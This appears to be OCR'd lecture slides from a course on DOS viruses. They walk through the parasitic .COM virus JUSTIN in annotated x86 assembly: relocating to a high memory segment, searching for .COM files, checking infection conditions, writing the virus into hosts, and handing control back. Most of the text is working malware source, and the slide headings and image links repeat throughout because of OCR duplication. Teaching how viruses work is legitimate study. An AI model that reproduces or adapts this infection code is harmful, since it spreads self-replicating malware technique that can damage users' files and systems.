
II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN


2. Using the new segment (HIGH):



AX = 0108h


II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

2. Using the new segment (HIGH):

```
JUMP_HIGH:
        mov ax,ds
        add ax,1000h
        mov es,ax
        mov si,100h
        mov di,si
        mov cx,offset HOST - 100h
        rep movsb

        mov ds,ax
        mov ah,1ah
        mov dx,80h
        int 21h

        pop ax
        push es
        push ax

        retf
```

Copies the virus machine code in the HIGH segment

Resets the DTA at offset 80h in the HIGH segment

Modifies CS using the stack trick In order to execute the virus in the HIGH segment

Return FAR jumps in the HIGH segment

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

3. Searching the .COM files for the infection:

- Using FIND_FILE & FIND_NEXT routines/procedures
- Using the searching routines implemented also in MINI44: Search First (function 4Eh from INT 21h) & Search Next (function 4Fh from INT 21h)

```
FIND_FILE:
        mov dx,offset COM_MASK
        mov ah,4Eh
        xor cx,cx
FIND_LOOP:
        int 21h
        jc FIND_EXIT

        call FILE_OK
        jc FIND_NEXT
FIND_EXIT:
        ret
FIND_NEXT:
        mov ah,4Fh
        jmp FIND_LOOP

COM_MASK        DB      '*.COM',0
```

Search First

Checking the infection conditions


Return from the searching routine

Search Next

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

4. Checking the infection conditions:

- Realized by FILE_OK routine/procedure



II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

4. Checking the infection conditions:

4.1 - Verifies if the .COM file is read-only

```
mov dx,9eh          ;take the found filename from DTA
mov ax,3D02h        ;try to open (AH=3Dh) the file in read/write mode (AL=02h)
int 21h
jc FOK_EXIT_C       ; read-only file
```

4.2 - Determines the file dimension

SEEKING/POSITIONING in FILE

Input Parameters:	Registers:
- Function Code	**42h → AH**
- File Handler	**BX**
- Inside file reference (0-SEEK_SET; 1-SEEK_CURR; 2-SEEK_END)	**AL**
- The bytes number as offset related to the inside file reference (DWORD)	**inferior word → DX** **superior word → CX**
Output Parameters:	
- the new position in file (DWORD)	**inferior word → AX** **superior word → DX**
- Operation Result	Set/Clear CF – Carry Flag

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

4. Checking the infection conditions:

4.3 – file dimension > 64KB

```
or dx,dx                ;check out the superior word as result of 42h function
jnz FOK_EXIT_CCF
```

4.4 - host + virus + PSP > 0FF00h

```
mov cx,ax               ; save the file dimension
add ax,offset HOST      ; add the virus dimension + PSP
cmp ax,0ff00h           ; compare with 0FF00
jnc FOK_EXIT_CCF
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

4. Checking the infection conditions:

4.5 – copy .COM file content in HIGH segment

```
push cx
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
```

Positioning in the file's beginning

```
pop cx
push cx
mov ah,3fh
mov dx,offset host
int 21h
pop dx
jc FOK_EXIT_CCF
```

Read from the host file program file

4.6 – verifies the previous infection

```
mov si,100h
mov di,offset HOST
mov cx,10
repz cmpsw
jz FOK_EXIT_CCF
```

Verifies the first 20 bytes

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

4. Checking the infection conditions:

4.7 – verifies .EXE file

```
cmp WORD PTR cs:[HOST],'ZM'
jz FOK_EXIT_CCF
clc
ret
```

Check out the first 2 bytes

4.8 – Return from the procedure

```
FOK_EXIT_CCF:
        mov ah,3eh
        int 21h
FOK_EXIT_C:
        stc
        ret
```

Close the file

restore CF

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

5. FILE Infection:

- Establish the position in the beginning of the host file and writes all machine code from the HIGH segment
- Achieved by INFECT_FILE procedure;

INFECT_FILE:

```
push dx
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h

pop cx
add cx,OFFSET HOST-100h
mov dx,100h
mov ah,40h
int 21h
mov ah,3eh
int 21h
ret
```

Positioning in the file's beginning

Writes in the host file;
CX = the host file+the dimension of virus

Close the host file

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6. HOST Execution:

- After the virus has searched and infected other .COM files, the virus should launch the host program in execution
- There are 2 routines taking into account the current position of the virus (in HIGH or LOW segment): GOTO_HOST_HIGH and GOTO_HOST_LOW

6.1 GOTO_HOST_HIGH: the virus has infected host files & it is in HIGH segment


- the virus must launch the host program starting at offset 100h exactly as nothing was happened
- the virus is running in the HIGH segment
- the virus copies the host program starting with 100h offset
- the virus returns the control to the host by *retf* preceded by the modification of the values from the stack segment – TRICK/TRAP

6.2 GOTO_HOST_LOW: the virus hasn't enough memory & it is in LOW segment

- the virus didn't infect host files because it hadn't enough available memory
- the virus must launch the host program starting at offset 100h exactly as nothing was happened
- the virus is running in the LOW segment
- In order to avoid auto-destroying by copying the host program at 100h offset, the virus must put the last part of its machine code in a secure area: PSP or Stack;

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH




SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
-	-	-	0000h

```
GOTO_HOST_HIGH:
    mov di,100h
    mov si, offset HOST
    mov ax,ss
    mov ds,ax
    mov es,ax
    push ax
    push di
    mov cx,sp
    sub cx,offset HOST
    rep movsb
    retf
```

II.3.3 DOS O.S. Viruses – Parasitic Type – JUSTIN

6.1 HOST Execution in - GOTO_HOST_HIGH




SS:FFF8	SS:FFFA	SS:FFFC	SS:FFFE
-	-	0346	0000h

```
GOTO_HOST_HIGH:
        mov di,100h
        mov si, offset HOST
        mov ax,ss
        mov ds,ax
        mov es,ax
push ax; little endian on stack
        push di
        mov cx,sp
        sub cx,offset HOST
        rep movsb
        retf
```

